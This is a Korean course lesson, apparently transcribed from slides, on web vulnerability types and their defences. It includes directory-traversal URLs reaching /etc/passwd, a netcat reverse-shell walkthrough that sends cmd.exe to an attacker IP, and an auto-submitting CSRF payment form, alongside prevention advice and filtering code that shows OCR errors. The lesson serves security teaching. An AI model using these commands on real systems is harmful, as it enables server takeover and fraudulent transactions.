7주차 3차시 웹취약 및 이의 보안

【학습목표】

1. 웹 취약점을 유형별로 구분할 수 있다.
2. 웹 취약점의 보안을 설명할 수 있다.

학습내용1 : 웹 취약점의 유형

1. 주요 취약점의 종류

① 명령삽입 취약점
② xss 취약점
③ 취약한인증및세션관리
④ 직접 객체참조
⑤ CSRF 취약점
⑥ 보안설정취약점
⑦ 취약한 정보 저장 방식
⑧ URL 접근제한실패
⑨ 인증시 비암호화채널사용
⑩ 부적절한오류처리

2. 직접 객체 참조

1) 디렉터리 탐색
* 디렉터리 탐색(Directory Traversal) : 웹 브라우저에서 확인 가능한 경로의 상위로 탐색하여 특정 시스템 파일을 다운로드 하는 공격 방법

- 자료실에 올라간 파일을 다운로드 할 때 전용 다운로드 프로그램이 파일을 가져오는데, 이때 파일 이름을 필터링하지 않아서 발생하는 취약점

* 게시판 등에서 첨부파일을 다운로드할 때 다음과 같이 down.jsp 형태의 SSS를 주로 사용

```
http://www.wishfree.com/board/download.jsp?filename=사업계획.hwp
```


* 게시판에서 글 목록을 보여주는 list.jsp 파일이 http://www.wishfree.com/ board에 위치한다면 주소창에 다음과 같이 입력하여 다운로드 가능

```
http://www.wishfree.com/board/download.jsp?filename=../list.jsp
```

* 파일 시스템에서'.'은 현재 디렉토리를, '..'은 상위 디렉토리를 의미

* 공격자가 filename 변수에'../list.jsp' 입력
- 다운로드가 기본적으로 접근하는 /board/upload 디렉토리의 바로 상위 디렉토리에서 list.jsp를 다운로드하라는 의미

* [그림] ..을 이용한 임의 디렉터리 파일 다운로드



① /board/admin 디렉토리에 있는 adminlogin.jsp를 다운로드하려면 다음과 같이 입력

```
http://www.wishfree.com/board/download.jsp?filename=../admin/adminlogin.jsp
```

② download.jsp 파일 자신도 다음과 같이 다운로드 할 수 있음

```
http://www.wishfree.com/board/download.jsp?filename=../download.jsp
```


③ 시스템 내부의 중요 파일도 위와 같은 방법으로 다운로드를 시도
- 유닉스 시스템의 경우 /etc/passwd와 같이 사용자 계정과 관련된 중요 파일을 다음과 같은 형태로 시도해볼 수 있음

```
http://www.wishfree.com/board/download.jsp?filename=../../../../../../../etc/passwd
```

2) 파일 업로드 제한 부재
* 클라이언트에서 서버 측으로 임의의 파일을 보낼 수 있는 취약점은 웹 서버가 가질 수 있는 가장 치명적인 취약점
- 공격자는 웹 서버에 악의적인 파일을 전송하고, 원격지에서 해당 파일을 실행하여 웹 서버를 장악하며 추가적인 내부 침투 공격을 수행할 수 있게 되기 때문
- 웹 해킹의 최종 목표인 리버스 텔넷과 같은 웹 서버의 통제권을 얻기 위해 반드시 성공해야 하는 공격

* 이런 취약점이 존재하는 가장 일반적인 형태는 게시판
- 게시판에 첨부파일로 악의적인 파일을 업로드하고 실행시키는 것
→ 이때 첨부파일로 업로드하는 악성코드는 대부분 웹 쉘


* [그림] 웹 쉘 업로드 후 수행



3) 리버스 텔넷


- 웹 해킹을 통해 시스템의 권한을 획득한 후 해당 시스템에 텔넷과 같이 직접 명령을 입력하고 확인할 수 있는 쉘을 획득하기 위한 방법
- 방화벽이 존재하는 시스템을 공격할 때 자주 사용
- 일반적으로 웹 서버는 방화벽 내부에 존재하고 웹 서버는 80번 포트를 이용한 웹 서비스만 제공하면 되기 때문에, 방화벽은 외부 인터넷을 사용하는 사용자에 대해 80포트만을 허용
- 이런 경우 웹 서버의 텔넷(Telnet)이 열려있어도 방화벽으로 인해 공격자가 외부에서 접근할 수 없음

* [그림] 외부로부터 차단된 텔넷 접속



- 심화된 공격을 하기 위해서는 텔넷과 유사한 접근 권한을 획득하는 것이 매우 중요
- 방화벽에서 인바운드 정책(외부에서 방화벽 내부로 들어오는 패킷에 대한 정책)은 80번 포트 외에 필요한 포트만 빼고 다 막아 놓지만 아웃바운드 정책(내부에서 외부로 나갈 때에 대한 정책)은 별다른 필터링을 수행하지 않는 경우가 많음
- 리버스 텔넷은 이런 허점을 이용


* [그림] 내부에서 외부로 허용된 텔넷 접속



① 명령창 획득
- 파일 업로드 등을 통해 공격자가 명령을 입력할 수 있는 명령창을 획득

② 리버스 텔넷용 툴 업로드
- nc와 같은 리버스 텔넷용 툴을 서버 게시판의 파일 업로드 기능을 이용해 업로드


[그림]
nc 툴의 업로드



③ 공격자 PC 리버스 텔넷 데몬 활성화
- 서버에서 리버스 텔넷을 보내면 이를 받아 텔넷을 열 수 있도록 다음과 같이 리버스 텔넷 툴을 실행시킴

```
nc -l -p 80
```

[그림]
공격자 PC에서
리버스 텔넷
데몬 활성화




④ 획득한 명령창을 통해 공격자에게 리버스 텔넷을 보내줌
- 업로드한 nc 파일이 위치한 전체 경로를 입력해줘야 함
- 이때 공격자 IP는 192.168.137.1

```
c: ₩inetpub ₩wwwroot ₩bbs ₩upload ₩nc -e cmd.exe [공격자 IP] 80
```

[그림]
웹 서버에서
공격자 PC에
리버스 텔넷
접속 요청 전송


⑤ 리버스 텔넷 창 획득

[그림]
웹 서버에
리버스 텔넷
연결 성공



⑥ IP가 웹 서버의 192.168.137.132로 바뀐 것 확인

[그림]
웹 서버에
리버스 텔넷
연결한 후
IP 확인



* 예시) [그림] 리버스 텔넷 예

* 리버스 텔넷 예방법
- 파일 업로드를 먼저 막아야 함
- asp뿐만 아니라 리버스 텔넷 툴 같은 것을 실행하지 못하도록 exe나 com 같은 실행 파일도 업로드를 못하게 해야 함
- 외부에서 내부로의 접속뿐만 아니라 내부에서 외부로의 불필요한 접속도 방화벽으로 막는 것이 좋음

3. CSRF 취약점

* CSRF(Cross Site Request Forgery) : 특정 사용자를 대상으로 하지 않고, 불특정 다수를 대상으로 로그인 된 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록, 송금 등)를 하게 만드는 공격

1) [그림] CSRF 공격의 구조

<CSRF 공격을 이용하면 공격자는 특정 물품을 구매하여 장바구니에 넣어두고, 해당 물품에 대한 결재를 다른 이를 통해 다음과 같은 형태로 수행할 수도 있음>


```
<body onload = "document.csrf.submin()">
<form name="csrf" action="http://www.shop.co.kr/malladmin/order/order.jsp" method="POST">
<input type="hidden" name="uid" value="wishfree">
<input type="hidden" name="mode" value="pay_for_order">
<input type="hiddne" name="amount" value="10000">
</form>
```

<CSRF가 성립하려면 수정수정 · 삭제 · 등록하는 액션에서 사용자를 구분하는 파라메터 값이 존재하지 않아야 함>
- 특정한 사용자를 구분하는 인수가 있으면 하나의 사용자에게만 적용되거나 인증 과정을 통해 CSRF 공격을 막을 수 있음

4. 보안 설정 취약점

1) 디렉터리 리스팅
- 웹 브라우저에서 웹 서버의 특정 디렉터리를 열면 그 디렉터리에 있는 파일과 목록이 모두 나열되는 것

[그림]
디렉터리
리스팅의 예



2) 백업 및 임시 파일 존재
- 웹 서버에 백업 파일이나 임시 파일들을 삭제하지 않은 채 방치할 경우
    - 공격자가 이 파일들을 발견 시 웹 어플리케이션의 내부 로직 및 데이터베이스 접속 정보 등 중요한 정보를 획득할 수 있음

3) 주석 관리 미흡
- 일반적으로 프로그램의 주석은 개발자만 볼 수 있으나, 웹 어플리케이션은 웹 프록시를 통해 이용자도 볼 수 있음
    - 주석에는 개발 과정이나 웹 어플리케이션의 관리 목적으로 주요 로직에 대한 설명, 디렉터리 구조, 테스트 소스 정보, 등의 여러 가지 정보가 기록될 수 있으니 개발 시 주석에 기록되는 정보를 주의

5. 취약한 정보 저장 방식

- 개인정보 유출의 중요한 원인은 웹 취약점뿐만 아니라, 많은 웹 어플리케이션이 신용카드번호, 주민등록번호, 그리고 인증신뢰정보와 같은 민감한 데이터를 보호하지 않기 때문
- 보호하려는 데이터의 중요도에 따라 암호화 로직을 사용하고, 데이터베이스 테이블 단위에서 암호화를 수행해야 함

6. URL 접근 제한 실패

- 관리자 페이지나 인증이 필요한 페이지에 대한 인증 미처리로 인해 인증을 우회하여 접속할 수 있게 됨
- 이 취약점에 노출되면 일반 사용자나 로그인하지 않은 사용자가 관리자 페이지에 접근하여 관리자 권한의 기능을 악용할 수 있음

예시) 인증우회의 예
- 관리자로 로그인해서 관리자용 웹 페이지에 접속할 수 있어야 하는데, 로그인을 하지 않고도 관리자용 웹 페이지에서 특정 작업을 직접 수행할 수 있는 것

- www.wishfree.com/admin/login.asp를 통해 관리자로 로그인한 후에야 www.wishfree.com/admin/boardadmin.asp에 접근할 수 있어야 하는데, 관리자로 로그인 하지 않은 채로 www.wishfree.com/admin/boardadmin.asp에 바로 접근해 게시판을 관리하는 경우

* 인증우회의 보안책 : 인증 우회를 막기 위해서는 웹에 존재하는 중요 페이지에 세션값(쿠키)을 확인하도록 검증로직을 입력함

7. 인증 시 비암호화 채널 사용

- 최근에는 인터넷뱅킹과 같이 보안성이 중요한 시스템에서는 웹 트래픽을 암호화함
- 이때 사용되는 암호화 알고리즘이 약하거나 암호화하는 구조에 문제가 있다면 웹 트래픽은 복호화되거나 위 · 변조될 수 있음

8. 부적절한 오류 처리

<웹 페이지를 이용하다 보면 자동으로 다른 페이지로 리다이렉트(Redirect)하거나 포워드(Forward)하는 경우가 종종 발생>

- 목적 페이지에 리다이렉트하기 위해 신뢰되지 않은 데이터를 사용할 경우 적절한 확인 절차가 없으면 공격자는 피해자를 피싱 사이트나 악의적인 사이트로 리다이렉트할 수 있고, 권한 없는 페이지의 접근을 위해 사용할 수도 있음

학습내용2 : 웹의 취약점 보안

1. 특수문자 필터링

〈웹 해킹의 가장 기본적인 형태 중 하나인 인수 조작〉
- 인수 조작은 예외적인 실행을 유발시키기 위해 일반적으로 특수문자를 포함하게 되어 있음

1) [표] 필터링 대상 주요 특수문자

주요 특수 문자	주요 관련 공격
<	XSS
>	XSS
&	XSS
"	XSS
?	XSS
'	XSS, SQL 삽입 공격
- -	SQL 삽입 공격
=	SQL 삽입 공격

주요 특수 문자	주요 관련 공격
;	SQL 삽입 공격
*	SQL 삽입 공격
.	SQL 삽입 공격
..	SQL 삽입 공격
/	XSS, 디렉터리 탐색


2) 아이디와 패스워드를 넣는 부분에 '문자열을 입력 받지 못하도록 ASP 코드를 수정

```
if check_id="y" then
        Response.Cookies("user_id")=id
        Response.Cookies("user_id").Expires = date() + 365
end if

id = replace(id,"'","''")
password = replace(password,"'","''")
if instr(id,"'") or instr(password,"'")Then
%>

<script language=javascript>
alert("입력할 수 없는 문자입니다. ₩n ₩n");
history.back();
</script>
```

[그림]
사용자의 입력을
필터링한 후
SQL 삽입 공격 실패




3) XSS 공격은 다음과 같은 함수를 이용해서 본문에 포함되는 주요 특수문자를 제거할 수 있음

```
function RemoveBad(InStr) {
    InStr = InStr.replace(/ ₩</g,"");
    InStr = InStr.replace(/ ₩>/g,"");
    InStr = InStr.replace(/ ₩&/g,"");
    InStr = InStr.replace(/ ₩"/g,"");
    InStr = InStr.replace(/ ₩?/g,"");
    InStr = InStr.replace(/ ₩'/g,"");
    InStr = InStr.replace(/ ₩//g,"");
    return InStr
  }
```

2. 서버 측 통제 작용

1) CSS 기반의 언어는 웹 프록시를 통해 웹 브라우저에 전달되기 때문에 웹 프록시를 통해 전달되는 과정에서 변조될 가능성이 있음

[그림] 사용자의 입력을 필터링한 후 SQL 삽입 공격 실패



- 따라서 CSS 기반의 언어로 필터링할 경우 공격자가 필터링 로직만 파악하면 쉽게 필터링이 무력화됨
- 필터링 로직은 ASP, JSP 등과 같은 SSS로 필터링을 수행해야 함

3. 지속적인 세션 관리

1) URL 접근 제한 실패를 막기 위해서는 기본적으로 모든 웹 페이지에 세션에 대한 인증을 수행해야 함
- 모든 웹 페이지에 대해 일관성 있는 인증 로직을 적용하려면 기업 단위에서 또는 웹 사이트 단위에서 세션 인증 로직을 표준화해야 하고, 모든 웹 페이지를 개발할 때 해당 표준을 준수하도록 해야 함

【학습정리】

1. 직접객체참조는 디렉터리 탐색, 파일 업로드 제한 부재, 리버스 텔넷으로 나눈다.

2. 리버스 텔넷은 웹 해킹을 통해 시스템의 권한을 획득한 후 해당 시스템에 텔넷과 같이 직접 명령을 입력하고 확인할 수 있는 쉘을 획득하기 위한 방법을 말한다.

3. CSRF(Cross Site Request Forgery)는 특정 사용자를 대상으로 하지 않고, 불특정 다수를 대상으로 로그인된 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록, 송금 등)를 하게 만드는 공격을 말한다.

4. 보안 설정 취약점은 디렉터리 리스팅, 백업 및 임시 파일 존재, 주석 관리 미흡이 있다.

5. 취약한 정보 저장 방식은 개인정보 유출의 중요한 원인은 웹 취약점뿐만 아니라, 많은 웹 어플리케이션이 신용카드번호, 주민등록번호, 그리고 인증신뢰정보와 같은 민감한 데이터를 보호하지 않기 때문에 일어난다.